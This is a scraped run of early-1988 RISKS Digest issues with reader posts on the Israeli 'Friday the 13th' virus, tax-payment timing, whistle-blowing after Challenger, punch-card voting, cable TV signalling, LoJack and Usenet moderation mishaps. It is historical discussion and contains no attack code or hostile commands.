"One of the most troubling reports has come from Israel, where an infectious virus code was spread widely over a two-month period last fall and was apparently intended as a weapon of political protest. The code contained a "time bomb" that on Friday, May 13, 1988, would have caused infected programs to erase all stored files, according to Yuval Rakavy, a student at Hebrew University who first discovered, then dismantled the virus code.

May 13 will be the 40th anniversary of the last day Palestine existed as a political entity; Israel declared its independence on May 14, 1948. ...

Israeli officials suggested a "Friday the 13th" coincidence, but Mr. Rakavy said the virus was coded to ignore Nov. 13, 1987."

"Concern about the viruses has spread well beyond the computer industry. Officials at several affected colleges said they had been contacted by a representative of the National Security Agency, the Pentagon agency responsible for the security of classified Government computer systems and electronic spying abroad, and asked for details about viral codes. Since 1985, the NSA and various military groups have sponsored several unpublicized and often-classifies conferences about risks of virus attacks at Government computer installations."

"Digital Dispatch Inc. of Minneapolis ... developed Data Physician, which identifies and removes viruses on IBM PC and Unix systems. Since 1985 it has sold 500 copies, over half to American military buyers. ...
'We would have dropped it long ago if we didn't get a couple calls from US military sites every month, urging us to keep it available," (a company spokesperson) said.'"

- Jon Jacky, University of Washington

[Vin McLellan actually sent me the whole text on line BEFORE it appeared (THANKS!), and several others sent me the text as it appeared. There is enough repetition with previous issues that I decided to go with Jon's abridgement. But, for those of you who missed it, the entire text is also available for FTPers as RISKS-6.19V. PGN]

re: A feedback loop in tax preparation algorithms

Les Earnest <LES@SAIL.Stanford.EDU>
01 Feb 88 0450 PST

[In response to RISKS Wednesday, 27 January 1988 Volume 6 : Issue 16]

Lawrence Bernstein of the S.F. Chronicle, author of the tax article you cite, seems to have confused himself -- the alleged recursion in the tax forms does not exist. While there _is_ a coupling between state and federal tax payments for those who itemize their federal deductions, the task of determining the optimum payment strategy involves no recursive calculations.

In fact, there has been no structural change in the relationship between California and federal tax calculations this year or any recent year, other than knocking out some deductions and fiddling some tax rates. There is no basis for claiming that the basic structure of this calculation has changed.

Given that state income tax payments made during the tax year can be deducted from federal income, there _is_ a degree of freedom that you can fiddle within limits, namely the amount of state tax that you choose to pay during the year. If you choose to leave that quantity "free," then your tax calculations are not recursive, they are undefined! In order to resolve how much to pay, you must choose a financial objective.

Suppose that your goal is to exactly pay both the state and federal taxes that you will owe by the end of the tax year. In this case you should use the following procedure:

- 1. Shortly before the end of the tax year, estimate the state taxes that you will owe and adjust your state withholding payments to meet this goal.
- 2. Taking into account the state tax payments determined in step 1, compute the federal tax that you will owe and adjust your federal withholding rate to meet this goal.

While the income tax forms of California and some other states use numbers from the federal tax form, such as adjusted gross income, in no case does the amount of the state tax depend on the amount of federal tax owed or paid in the current year. In other words, there is no recursion in this calculation.

While some people feel good about paying their taxes as exactly as possible by the end of the year, most people prefer a strategy that maximizes net income. Taking into account the value of money (i.e. the

value of hanging onto it as long as possible and investing it so as to realize additional income), the following tax payment strategy is optimum for those who do NOT itemize deductions on their federal tax.

- 1. At the beginning of the tax year, set both your state and federal withholding rates as low as legally permissible.
- 2. Near the end of the year, estimate what you will owe in state and federal taxes and arrange to underpay these amounts by the maximum amounts that do not incur penalties. If adjusting the withholding rates is insufficient for this purpose, you may arrange to give your employer a supplementary payment, to be deposited with your withholding payments.
- 3. After the end of the tax year, calculate the taxes you owe and pay them as late as permissible (usually April 15).

The optimum strategy for those who itemize deductions on their federal taxes is the same as above as far as federal tax payments are concerned, but the right strategy for state tax payments at the end of the year may be different because of the deductibility of these taxes.

To my surprise (and contrary to professional advice that I have received), the optimum strategy for most people who itemize their federal deductions is to either substantially overpay their state tax just before the end of the year or to substantially underpay it. In the case where overpayment wins, it is because the interest that they must pay (or give up) on the overpayment during the two months or so that it takes to get a refund from the state is more than offset by the fact that they effectively postpone part of their federal tax obligation into the following year and can thereby earn interest on that saving for about a year. In cases where this situation reverses, underpayment is the best strategy. Interestingly enought, paying exactly the right state tax by the end of the year is almost never optimal!

The balance of this note gives a slightly deeper explanation of how itemizers may optimize their state tax payments.

[It is less relevant to RISKS, but interesting enough in its own right. PGN]

Because of the deductability of state income tax, the federal taxes owed by a given individual in a given year can be expressed as a piecewise linear function of the amount of state taxes paid during the year. For example, if X is the amount of overpayment of state taxes during the tax year (negative if you underpay), then for moderate values of X (i.e. values that do not change your federal tax bracket) the amount of federal taxes that you will owe is exactly

$$T = F - r^*X \tag{1}$$

where F is the amount of federal taxes you would pay if your state tax payments exactly matched what you owed the state for the year and r is the income tax rate for your federal tax bracket.

Using (1), it can be shown that the formula for net income (i.e. income less state and federal taxes, taking into account the cost in interest paid or made) can be expressed in the form

$$I = A + B*X \text{ if } X > 0$$
 (2a)
or
 $I = A + C*X \text{ if } X <= 0$ (2b)

where A, B, and C are essentially constants for a given individual in a given year. Here, A depends on income and available deductions, while B and C depend on the individual's federal tax rate in the current year and the next one, interest rates for lending or borrowing money, and the timing of state and federal tax filings. The main reason why there are two formulas (i.e. the reason the value of C is different from B) is that the timing of refunds is different from final tax payments and borrowing and lending interest rates may be different. Calculating personal values of A, B, and C is left as an exercise for the reader.

It an be seen from (2) that if both B and C are positive, you will increase your net income by increasing your state tax overpayment, X. Inasmuch as large overpayments of state tax may lower your federal tax bracket, how far you can go advantageously may involve calculations in more than one tax bracket.

If both B and C are negative, you will increase your net income by underpaying your state tax as much as possible. In this case, how far you should go depends on the state schedule of penalties for underpayments.

If B is positive and C is negative, the best strategy may be to either overpay or underpay -- you have to evaluate both. In the opposite case (B negative and C positive), the optimum strategy will be to pay your estimated state taxes exactly (no over- or under-payment).

To facilitate making sample calculations, let us make some simplifying assumptions:

- (a) lending and borrowing interest rates are the same (e.g. you have a savings account with fixed interest rate that you can push money into and out of),
- (b) your marginal tax rates will be same next year as this year,
- (c) you always underpay federal taxes and settle up as late as possible (i.e. you follow the optimum strategy).

Then using a simple interest rate model, it can be shown that

$$B = i^*(r^*Y - R)$$
 (3a)
 $C = i^*(r^*Y - P)$ (3b)

where i is the interest rate that you pay or get,

r is your federal tax rate,

Y is the length of time you get to keep postponed federal tax payments, namely one year,

R is the length of time you must wait for a state tax refund, typically about 1/6 year (2 months).

P is the length of time you can wait to make final payment of state taxes, namely 3.5/12 = .29166 year.

Suppose that your federal tax rate r is 15%; then using Y = 1, R = 1/6, and P = .29166, we get B = -.0166*i and C = - .14166*i. It follows that the best strategy is to underpay the state tax, no matter what interest rate i you use.

If your federal tax rate is 35%, then the situation reverses and it becomes advantageous to overpay. In fact the higher your tax bracket, the more advantageous overpayment becomes. This strategy is also more likely to be favorable if next year's federal tax bracket will be lower than your current one, as is true for many people at present.

Note that since P > R in the situation examined here, it follows that if B is negative then C is even more negative. From the analysis above, it follows that it never pays to pay your state taxes exactly by the end of the year -- you should always either over- or under-pay them!

Les Earnest

Disclaimer: I am not a tax consultant, so don't take my advice without verifying it with someone having credentials. Unfortunately, you may have to shop a bit before you find someone who understands the issues.

[I hope this shoots the straw herring in midstream. Thanks. PGN]



Search RISKS using swish-e

Report problems with the web pages to the maintainer



THE RISKS DYGEST

Forum on Risks to the Public in Computers and Related Systems

ACM Committee on Computers and Public Policy, Peter G. Neumann, moderator

Volume 6: Issue 20

Tuesday, 2 February 1988

Contents

Unusual Computer Risk -- Harem Scarem?

Mike Bell

Mistaken AIDS warnings

Al Stangenberger

Human error vs human error (and bad design)

George Michaelson

Technology Transfer Policy

Henry Spencer

Re: Blowing Whistles or Blowing Smoke?

Ronni Rosenberg

Dan Franklin

Jonathan Kamens

Phil Agre

Steve Philipson

Frank Houston

- Re: Virus anxiety expressed in NY TIMES
- **Amos Shapir** Info on RISKS (comp.risks)

Unusual Computer Risk -- Harem Scarem?

Mike Bell <mcvax!camcon!mb@uunet.UU.NET> 1 Feb 88 13:17:06 GMT

Reproduced from COMPUTER TALK - 1 February 1988

COMPUTER PROGRAM DRIVES ARAB TO SEXUAL EXHAUSTION

A Saudi Arabian millionaire thought he was heading for conjugal bliss when he had the bright idea of organising his harem by computer.

Unfortunately his plan misfired. Instead of leaving him with the satisfied smile of a clever Cassanova, Saleh-el-Modiia's rigorous regime left him completely knackered. A fact which one of his four wives tearfully related to a newspaper in the Saudi city of Riyadh.

"The computer has gone haywire. It's making Saleh too exhausted... he just falls asleep in my arms", she said.

The computer devised a weekly schedule for the 38-year-old failed Lothario after he had keyed in his wives ages, birthdays, clothes sizes and medical details. The schedule told him who to go to see, what to wear, and what he was meant to do.

But even though Modiia's wives are complaining, he refuses to ditch the computer. "It's only gone wrong once. That was when I was in hospital and all four wives came to visit me at the same time", he said.

Mike Bell UUCP: ...!ukc!camcon!mb or mb%camcon.uucp +44 223 358855 Cambridge Consultants Ltd, Science Park, Milton Road, Cambridge CB4 4DW

[I saw this a while back, but I don't recall it appearing in RISKS. PGN]

Mistaken AIDS warnings

<forags@violet.Berkeley.EDU>
Tue, 2 Feb 88 08:44:07 PST

I heard a report on KCBS this morning that two Berkeley hospitals have mistakenly sent letters to an unknown number of former patients warning that they might have been exposed to AIDS through contaminated blood transfusions. Naturally, attributed to a computer error.

Al Stangenberger Dept. of Forestry & Resource Mgt.

forags@violet.berkeley.edu 145 Mulford Hall uucp: ucbvax!ucbviolet!forags Univ. of California (415) 642-4424 Berkeley, CA 94720

Human error vs human error (and bad design)

<munnari!ditmela.oz.au!george@uunet.UU.NET>
02 Feb 88 14:06:09 +1100 (Tue)

There is an interesting article in "New Scientist" of 21st January '88 titled "The Zeebrugge-Harrisburg syndrome" which broadly speaking is about the crossover between human error and bad design.

(article by Stephen Pheasant, two extracts without permission):

1. Three Mile Island:

"...Another example of catastrophic system failure in which ``human error'' is generally acknowledged to have played a critical role took place at the Three Mile Island Unit 2 nuclear reactor They thought that the reactor was in danger of ``going solid'', that is, overfilling because they were unaware that a relief valve was open and that water was flowing out almost as quickly as they were pumping it in. The Status of this indicator changed when a control signal was sent to the valve, rather than when the valve itself closed. It was technically easier to do it that way and

nobody had ever thought the difference would be important."

2. A British Motor Car

"...basic error-including mechanisms may have consequences which range from the catastrophic to the trivial. The Headlamp switch on a certain British motor car is mounted on the left hand side of the steering column and is pushed for ``on'' contrary to the general stereotype. On leaving the vehicle it is easy for the driver to operate this switch accidentally with the knee. The worst that can result is a flat battery but in another context (such as the cockpit of an aircraft) the accidental operation of a control could be catastrophic..."

I'm sure the former item is well known to many (apologies if raised before in this forum) and I bet there are more examples of "lazy engineering" decisions having massive consequences.

George Michaelson

ACSnet: george@ditmela.oz.au

Postal: CSIRO, 55 Barry St, Carlton, Vic 3053 Phone: (03) 347 8644

Technology Transfer Policy

Henry Spencer <henry%utzoo.uucp@RELAY.CS.NET>
1 Feb 88 20:09:47 GMT

One negative consequence of the US's attempt to apply its technology-transfer rules to foreign nationals outside the US is that it makes international agreements much more difficult. One of the (several) problems that has been stalling negotiations on international participation in the space station is that the US wants its technology-transfer laws to apply to foreign users of the station as well, and the would-be partner countries find this outrageous and unacceptable.

Henry Spencer @ U of Toronto Zoology {allegra,ihnp4,decvax,pyramid}!utzoo!henry

Whistle Blowing

Ronni Rosenberg <ronni@VX.LCS.MIT.EDU> Tue, 2 Feb 88 15:02:27 est

In response to the recent RISKS article that bashes whistle-blowing (Guthery, "Blowing Whistles or Blowing Smoke?", <u>RISKS 6.19</u>), I again want to defend whistle blowing as an ethically responsible -- sometimes ethically required -- action for some engineers in some circumstances.

Guthery writes: "the very last thing a whistle blower is interested in is accepting responsibility," a claim that is not supported by the literature on whistle blowing. Whistle-blowing engineers typically are responsible for some aspect of a system's current use, not its original engineering. In this sense, they are concerned about problems that others caused; e.g., Roger Boisjoly did not design the original shuttle O-rings, but he was responsible

to some degree for their effectiveness. Complex systems are worked on by so many people, for so long, that the original engineers are likely to be gone by the time the system begins to be used and a problem arises -- assuming one can even determine who was responsible for the original work. Is pointing out a critical problem in one's area of responsibility, when one becomes aware of it, really just "pointing my finger at everybody else in sight"?

Guthery's other main point, that "most whistle blowing has to do with how the papers were shuffled and the most predictable aftereffect of whistle blowing is still more bureaucracy," also is not supported by the literature. The whistle-blowing case studies that I've seen had to do with conscious decision-making to reject the concerns raised by engineers (as in the Boisjoly case, where Morton-Thiokol manager appear to have knowingly decided to launch with unsafe O-rings). Entrenched bureaucracy clearly is a problem, and most of the cases I've read about took place in very large organizations, and it is hard to get things done via bureaucracy. But like it or not, most engineers work in large organizations with a lot of money at stake, and you cannot enact major changes any other way. The results of whistle-blowing often are not just paper shuffling; sometimes they are saved lives or safer systems. Is the assumption that only papers will be shuffled just a rationalization for remaining silent when you should speak out?

I couldn't agree more with Guthery's statement that "I don't think we know enough about building computer systems to build good systems without making mistakes," but I disagree with his conclusion that we should just be allowed to make our mistakes, without the annoyance of whistle blowers pointing them out. We have the right to make mistakes only if we (1) acknowledge up front that this is the way we have to work, and (2) do not put a system into use, particularly in a critical application, if we are not sure that it works.

- (1) Although the RISKS community seems to agree that many mistakes are made in any large system, for the most part, the computing "profession" does not admit this. The for-profit part of the industry claims -- through ads, sales people, grant proposals -- to deliver systems that work, period. But new products/systems are routinely delivered with many important bugs. Funders and customers get upset when they see what they really have to go through and spend to get a system that works reasonably well. Sometimes, as in the recent bank case, the customer abandons the whole project; you can be sure that time for "making mistakes" was not adequately built into the bank project.
- (2) Whistle blowers usually act in situations where critical systems are in use, don't appear to be working safely, but are alleged to be working fine. What gives us the "right" to make mistakes in such situations? All the literature on professional ethics agrees that people with special expertise, such as engineers, have a special OBLIGATION to inform and educate others, including the general public, about the limits and risks of the systems they build.

I am upset to see in the RISKS Forum the standard technological enthusiast's argument, that people who criticize technology are just Luddites. Some critics are more concerned about the uses of technology than engineers, who as we know can get so wrapped up in the technology that they fail to consider the people whom the system will effect. Most whistle-blowers come from inside the

system, are not normally inclined to get involved in nontechnical issues, and try every internal channel before going public. We owe them special attention when they raise problems.

Before condemning whistle blowers because they've criticized a neat system, I encourage you to read about their cases and view the Boisjoly videotape (available for rent from CPSR/Boston). When you read about what they've suffered as a result of their complaints, and when you hear the anguish in Boisjoly's words, you may change your mind. For a good, readable discussion of engineering ethics, including several case studies of whistle-blowing, read Stephen H. Unger, CONTROLLING TECHNOLOGY: ETHICS AND THE RESPONSIBLE ENGINEER (New York: Holt, Rinehart and Winston, 1982).

[The response here was almost unprecedented, indicating significant interest in the topic. Yes, the following messages contain MUCH overlap. However, in this case let me try not to reject or edit, and let the discussion speak for itself. You may skip the rest of the issue if you have had enough. PGN]

Re: Blowing Whistles or Blowing Smoke? [RISKS-6.19]

<dan@WILMA.BBN.COM>
Tue, 02 Feb 88 11:04:01 -0500

I find Guthery's reaction to whistleblowing bizarre. In none of the whistle-blowing cases I've read about (including the ones in Nancy Leveson's article) did the whistle-blowers immediately run to a phone and call the Times as soon as they found anything wrong. They tried to straighten it out with their superiors. Unfortunately, their superiors were part of the problem! Guthery provides no advice for what to do in that case.

In Roger Boisjoly's case, not only his immediate superiors but several layers of management above that simply didn't want to hear what he had to say.

In Sylvia Robins's case, she was FIRED. How on earth could she stay and fix the problem then? I think her response--going to the NASA inspector general and the FBI--was entirely appropriate. If she had immediately called the New York Times, perhaps Guthery would have a case, but she didn't; she went through what appropriate channels were left to her.

As Nancy Leveson's article showed, whistleblowers DO accept personal responsibility for the quality of their work--and when their management makes it impossible to turn out work that meets safety standards, they do their best to get their management overruled. That will often entail contacting channels outside the company.

Dan Franklin

The motivation behind whistle-blowing

<jik@ATHENA.MIT.EDU>

Tue, 2 Feb 88 12:55:43 EST

I cannot agree with the claim that, "What a whistle blower is saying to me is, 'Something is wrong here and rather than fix it and risk being held even partially responsible, I'll make sure I'm perceived as being wholly blameless by being a really Good Person and blowing this whistle and pointing my finger at everybody else in sight."

Instead, I think it might be more correct as follows: "What a whistle blower is saying is, 'I have found something wrong with my organization. I have tried to remedy the situation through the proper channels, but I have been rebuffed and impeded every step along the way. The only way, therefore, to solve the problem is to step outside of the proper channels and to blow the whistle on the improprieties that are being propagated."

Roger Boisjoly, the Morton Thiokol engineer who attempted to prevent the January 1986 Challenger launch, is an excellent example of the second type of whistle-blower. He realized that there was a problem and he did everything within his power both to bring the problem out into the open and to accept responsibility for remedying the situation. When his efforts were thwarted, he chose to go outside of normal channels and jeapordize his job.

-- Jonathan Kamens | jik@ATHENA.MIT.EDU

✓ us rationals, them luddites

<Agre@AI.AI.MIT.EDU> Mon, 1 Feb 88 21:48 CST

Can you think of any cases of `whistle-blowers' who had actually had it in their power to fix the problems they were complaining about? Almost always they had spent a lot of time trying to go through channels before taking the great personal risk of going public. Almost always they encountered indifference or cowardice or mendacity among the `teams' within which they were supposed to be `players'. Besides, someone who blew a whistle on something they had the ability to fix would look pretty silly, wouldn't they?

Do whistle blowers complain about 'mistakes'? No. Most often they complain about lies. Falsification of test data. Systematic suppression of contrary evidence. People who design and implement and approve and release systems that they know will not work, that they know will be impossibly expensive to maintain, that they know will be dangerous. Are these things inherent in large organizations? If so then we have some hard thinking to do.

Phil Agre

★ Re: RISKS DIGEST 6.19 Who's really blowing smoke?

Steve Philipson <steve@ames-aurora.arpa> Tue, 2 Feb 88 12:31:26 PST In a Risks digest on Monday, Feb 1,"guthery%asc@sdr.slb.com" puts forth several ideas on "whistle blowers" that demand to be challenged. Guthery states that whistle-blowers are not interested in accepting responsibility.

Case histories of whistle-blowers show this not to be the case. Many such people expended a large amount of effort within thier organizations working through normal channels to have problems corrected. It is only after such attempts fail that these people have "gone public" or leak information to appropriate agencies. The personal risk these people take is very high -- they risk loss of their jobs and financial security because they feel a moral imperative to right a wrong. These are exactly the kind of people I'd trust with my security. Even before they went outside of their organizations, these people were fired, harrassed, and threatened with death or harm to thier families. In it unecessary to cite cases here -- anyone who reads has seen enough of these to know that at least some of them are real.

Guthery further argues that the only outcome of whistle-blowing activity is to create more paper work, which produces no gain because bureaucracies have no positive effect. If this is true, why not abolish all rules and laws? This line of reasoning is faulty. Problems in our systems and companies must be exposed to view and be corrected. Legal means are but one mechanism. Public outcry is sometimes enough in and of itself as companies are concerned with public image (and its effect on profits).

If we do not protect those who seek to protect us, then we are in complicity with the wrongdoers. If we allow the whistle blowers to be harrassed and injured, then we are as guilty of the crimes they expose as those who commit them. It seems to me that it is not the whistle blowers who are blowing smoke, but rather it is Guthery.

Steven Philipson, NASA/Ames

✓ Smoke and Whistles, guthery, <u>risks 6.19</u>

Frank Houston <houston@nrl-csr.arpa> Tue, 2 Feb 88 13:06:34 est

This may be a "flame", but since the subject is smoke, I decided to send it anyhow. I could not let guthery's comments about whistle blowers pass.

What is whistle-blowing, anyway. I suggest that it assumes various forms, the most extreme being either calling reporters to disclose shortcuts that slight safety in favor of schedule or privately informing a customer of potential problems that are being ignored in your company's product or service.

- <... In other words, encouraging whistle-blowing provides a DISINCENTIVE to>
- <...and the most predictable aftereffect [Sic] of whistle-blowing is still>

★ Re: Virus anxiety expressed in NY TIMES (RISKS DIGEST 6.19)

Amos Shapir <nsc!taux01!taux01.UUCP!amos@Sun.COM> 2 Feb 88 15:05:53 GMT

jon@june.cs.washington.edu (Jon Jacky) writes:

>May 13 will be the 40th anniversary of the last day Palestine existed as a political entity; Israel declared its independence on May 14, 1948. ...
>Israeli officials suggested a "Friday the 13th" coincidence, but Mr. Rakavy said the virus was coded to ignore Nov. 13, 1987."

Israel celebrates holidays according to the Jewish calendar; this year's independence day falls 3 weeks before May 13. I suspect November 13 was ignored just to let the virus more time to spread. (Note that this give us a clue to the time the virus was initiated).

Amos Shapir National Semiconductor (Israel) amos%taux01@nsc.com 6 Maskit st. P.O.B. 3007, Herzlia 46104, Israel Tel. +972 52 522261



Search RISKS using swish-e

Report problems with the web pages to the maintainer



THE RISKS DYGEST

Forum on Risks to the Public in Computers and Related Systems

ACM Committee on Computers and Public Policy, Peter G. Neumann, moderator

Volume 6: Issue 21

Saturday, 6 February 1988

Contents

Delta Air Lines "Computer" Mistake

Chris McDonald

Missouri Voting Decision

Charles Youman

Re: Whistle-blowing

Bob Ayers

Re: RISKS in Cable TV?

Svante Lindahl

Time base on cable TV info

Kekatos

Signals on power lines

Peter da Silva

The risk of LOJACK

Johnathan Vail

Risks of helpful news software

Henry Spencer

"My country's misguided technology transfer policy"

Hugh Davies

Info on RISKS (comp.risks)

✓ Delta Air Lines "Computer" Mistake

Chris McDonald STEWS-SD 678-2814 <cmcdonal@wsmr10.ARPA> Wed, 3 Feb 88 7:28:19 MST

Last week the news media reported that Delta Air Lines had determined that its "computer" had erroneously issued 750 frequent-flier certificates for free or reduced fare flights to individuals who had not earned them. A Delta spokesman stated that "we know who these people are" and that the certificates would not be honored. It was also revealed that 3,000 other frequent fliers, who should have received credits, had not.

This week Delta reversed its decision. It will now honor the "unearned" certificates. Apparently 200 people will receive a free trip anywhere in the USA; an additional 550 people will be able to fly for 50% off when a companion buys a full-fare ticket. The cost of the "error" will not be known until individuals redeem the certificates. All individuals, who should have received credits, have similarly received their just due, according to Jim Lundy from Delta.

I wonder who ultimately pays for Delta's decision. On the assumption that Delta officials feel confident the "error" was unintentional and not a deliberate act by--dare I say--an insider, may we not adopt the maxim "computer errors do pay!"

Chris McDonald, White Sands Missile Range

Missouri Voting Decision

Charles Youman (youman@mitre.arpa) <m14817@mitre.arpa> Thu, 04 Feb 88 08:51:29 EST

The January 1, 1988 edition of the St. Louis Post Dispatch contained a follow up article on the Missouri voting decision previously reported in RISKS 6:4. The article by Tim Poor is titled "Blunt Says Ruling Could Make Punch-Card Voting 'Unworkable'", appears on page 9A and is quoted without permission:

"Missouri Secretary of State Roy Blunt said Thursday that a recent federal court decision could 'make punch-card voting unworkable' and delay the results of statewide elections.

Blunt called the ruling by U.S. District Judge William L. Hungate 'unfair' because it requires a manual review of ballots on which some votes have gone uncounted by St. Louis' automatic tabulating equipment.

He said as many as 60,000 ballots--half of all cast--might have to be counted by hand because of the ruling. . . .

Hungate said the board's failure to review the ballots violated the Federal Voting Rights Act. In addition to the manual review, he told the board to target for voter education those wards from which more than 5 percent of the ballots were uncounted. . . .

Blunt said he agreed with the board's position that a manual review of ballots on which some votes were uncast would be unworkable. There would be too many ballots to review; on lengthy ballots, many voters skip some issues, he said.

The ruling 'encourages voters to vote on things they're not interested in,' Blunt said. He explained that people might vote on all items on the ballot if they think that their ballot will be manually inspected if they don't. . . .

And he questioned the ability of election officials to determine for whom a voter wanted to vote on ballots that are uncounted because they are improperly punched.

'Engaging in speculation by looking at scratch marks, indentions or double punches requires guessing as to what the voter is thinking,' he said.
'No group of election workers is qualified to do that.'"

There appears to be two distinct categories of votes that are not being counted (1) those with the "scratch marks, indentions or double punches" and (2) those that the voter didn't vote on every issue. It's difficult to tell from the article how many fall into category (1) and how many fall into category (2). I would not expect a computer program to be able to make the judgements needed to deal with those in (1). On the other hand, if a substantial number of votes are in category (1) something is seriously wrong with the overall system design that causes voters to make this error. I see no reason why a computer program couldn't accurately count those votes that fall into category (2). In fact, I would go further and say that a program that makes that kind of error should not be allowed to be used. Perhaps legislation to that effect is in order.

It also appears that the judge was willing to accept a 5% rate of uncounted votes. A lot--A LOT!--of elections are decided by less than 5% of the vote.

I'm not sure how votes in category (1) are dealt with in a manual system. Is the entire ballot voided or are only those issues where the voter's intent is not clear?

It also appears that there need to be extensive procedural controls to prevent someone from voiding ballots by making additional punches after the vote is cast. You could void all the votes that didn't go the way you wanted them to. Does this mean that a checksum needs to be computed and punched into the ballot at the time it is cast?

Charles Youman

★ Re: Whistle-blowing (RISKS-6.20)

Bob Ayers <ayers@src.dec.com> Wed, 3 Feb 88 12:34:05 pst

In Risks 6.20, Ronni Rosenberg (in a whistle-blowing discussion) remarks that

We have the right to make mistakes only if we (1) acknowledge up front that this is the way we have to work, and (2) do not put a [computer] system into use, particularly in a critical application, if we are not sure that it works.

What does "sure that it works" mean here? If it means "certain that it meets the specifications and never delivers anomolous results" then I have to admit that I've never met such a computer system.

It is partly an issue of comparative risk -- something that other posters have previously mentioned. Is it better to have a computerized system -- knowing that it is not perfect -- or to have a non-computerized system -- which also will not be perfect, though its faults will be different?

Would you use a computer system if, on each use, it had a one in 10^9 chance of killing you? You use such [non-computer] systems every day. I recommend the book (also mentioned before) On Acceptable Risk.

ვიხ

✓ Re: RISKS in Cable TV?

Svante Lindahl <zap@nada.kth.se> Fri, 05 Feb 88 03:33:12 +0100

In RISKS 6.18 marty moore <MOOREMJ@aim.rutgers.edu> writes: >I always thought this had great possibilities for unscrupulous TV station >programmers. ("Let's buy some commercials through a dummy on the other >stations...we'll bury the signal to change to our stations in the commercials. >The audience will never know the difference.")

The Swedish televion monopoly shut down their slave transmitters by sending a short series of beeps from the masters. This signal is heard from the TV just before the screen gets blurred.

A few years ago a news program showed a film displaying a televion set filmed just when the broadcasts where terminating for the night. The beeps were sent out in the middle of the news broadcast from this "recursively" shown TV-set. This caused all transmitters to turn off this station nationwide right in the middle of prime time news...

I believe this has been fixed so that the same mistake wouln't happen again.

Svante Lindahl zap@nada.kth.se

Time base on cable TV info

Kekatos <moss!ihuxv!tedk@rutgers.edu> 3 Feb 88 22:01:03 GMT

Re: (The second of) Two recent stories with lessons to be learned (Rich Kulawiec) [RISKS-6.17]

The time (and date) info is digital encoded into the "back-porch" of the TV signal of an "un-used" or "local cable guide" channel. I think the "control" packets for the boxes are also sent via the wasted bandwidth of an "un-used" or "local cable guide" channel.

The time signal is ALWAYS there, beening generated by some central clock. It is problably not coming for a "general purpose" computer, but rather a piece of special hardware as part of the distribution equipment.

(Disclaimer: I have little knowledge of actual Cable TV electronics)

Ted G. Kekatos backbone!ihnp4!ihuxv!tedk

(312) 979-0804

AT&T Bell Laboratories, Indian Hill South, IX-1F-460
Naperville & Wheaton Roads - Naperville, Illinois. 60566 USA

✓ Signals on power lines

Peter da Silva <nuchat!peter@uunet.UU.NET> 3 Feb 88 12:46:49 GMT

I hope they shove the signal even higher than 19 KHz. Some of us can hear that high.

The risk of LOJACK

<Vail_J@DUR08.CEO.DG.COM> Wed, 3 Feb 88 17:48:12 EST

This concerns the implications (risks!) of the LOJACK (sp?) anit-car-theft system. My information on this subject is based on a sales pitch and brochure when I bought my new car.

The LOJACK system is designed to quickly retrieve a stolen car and apprehend the thief before serious damage has occured to the car. When a person buys a new car they can, for about \$500, have a LOJACK system installed in a random hidden place (inside frame members, etc) in their car by the dealer. When the person realizes that their new car is missing they call toll free the LOJACK office, presumably supplying an authentification code. The operator then calls up the relevent info (presumably plate number, make, model, color, etc.) and broadcast this info on radio transmitters around the state or area. The LOJACK unit in the stolen car responds and starts transmitting a locating beacon. The police, with special LOJACK finders in their cruiser also recieve the information on a small display and if they are within range of the stolen car then directional (and range?) information is displayed as well. Thus they can quickly locate the stolen car. All fine and dandy.

This system is installed and operating in Massachussetts. Supposedly every state police cruiser and at least 1 cruiser in every town is equipped with the LOJACK equipment (you can tell by the 4 18" whips in a diamond pattern on the roof of the cruiser). I don't know how effective this has been lately but in testing I was told they found autos in different parts of the state in an average of 7 minutes!

The risks with this system should be obvious to the RISKS reader. Suppose big brother wants to arrest Joe Citizen (to assist the ministry of information with certain inquiries or course). Big brother simply broadcasts his LOJACK code and the cops bring 'em in. Or just keeps an eye on him. I think that the LOJACK people control the data and in theory it doesn't work that way _today_.

I would be interested in hearing what other people think about this system and if anyone has any technical information (frequencies, etc) I would be

particulary interested. One quick note: although I didn't buy this system (I don't live in the People's Republic of Massachussetts) but a friend did buy one and it never even occured to him that it could be used this way. I think _that_ is one of the greatest risks of this kind of a system (double-edged blade).

Johnathan Vail (603) 862-6562

Risks of helpful news software

<mnetor!utzoo!henry@uunet.UU.NET>
Wed, 3 Feb 88 05:40:15 EST

This one is old news on Usenet, but may not be so well-known elsewhere. Normal Usenet newsgroups are "unmoderated", i.e. anyone at a Usenet site may post contributions without having to route them through a moderator for approval. Postings propagate via a "flooding" broadcast protocol: when a site receives a new posting, it sends the new posting to ALL other sites that exchange news with it. There are some other provisions that break loops and prevent duplications. Normally, this works pretty well; it is much more efficient than point-to-point mailing lists for traffic that is read by many people. (A minor variation on this method is now being used on parts of the Internet as well.)

Relatively recently, an attempt has been made to provide better support for moderated newsgroups, which still use the flooding protocol but which do clear all submissions through a human moderator first. (Some Arpanet mailing lists are gatewayed onto Usenet as such groups.) Modern versions of the news software will either post a user's followup or mail it to the moderator, depending on the nature of the newsgroup. Now, the older versions did not do this, and Usenet's lack of central authority makes it impossible to enforce coordinated software upgrades, so there are backwaters of the net where this doesn't work. Like the phone company, Usenet has to be backward compatible nearly forever. To minimize loss of submissions at boundaries between new software and old, while enforcing the all-postings-via-moderator rule, the new software also mails to the moderator (rather than posting) when an article arriving from another site is in a moderated newsgroup and is not marked "approved by moderator".

Of course, this means that if such an article somehow gets posted at an old-software site with several paths to new-software sites, the poor moderator gets N copies of it. This can be anything from a nuisance to a disaster, depending on the value of N and how frequently it happens. Some Usenet moderators nearly quit in disgust shortly after the new software first came out, when new-old boundaries were common. It's less of a problem now, but still crops up on occasion: due to a complex combination of mistakes on my part, a routine contribution to Risks from me got posted instead of mailed here (we run new software but in an unusual configuration), and PGN got six copies of it at last count. (Sorry about that, Peter.)

When thousands of sites run software that is willing to send network mail automatically to specific individuals, those individuals can have a very

rough time of it if the software does something unexpected...

Henry Spencer @ U of Toronto Zoology {allegra,ihnp4,decvax,pyramid}!utzoo!henry

[The volume of barfmail continues to be quite painful, particularly from addresses that have worked consistently in the past. I am therefore instituting a more Draconian policy of simply not trying to track down these problems. If I don't hear from you when you STOP getting RISKS, I can only assume that you don't care. (But don't panic if a week goes by without your RISKS FIX. There are weeks when I cannot get to it.)

A sample of recently barfed addresses includes ...@OPTIMIS-pent.arpa, ...@VLSI.JPL.NASA.GOV, ...@graf.poly.edu,

...@ADS.ARPA, ...@JPL-MIL.ARPA, ...@ACATT1.ARPA, and

<BBOARD>RISKS.TXT@ECLC.USC.EDU (No such mailbox!). PGN]

"My country's misguided technology transfer policy"

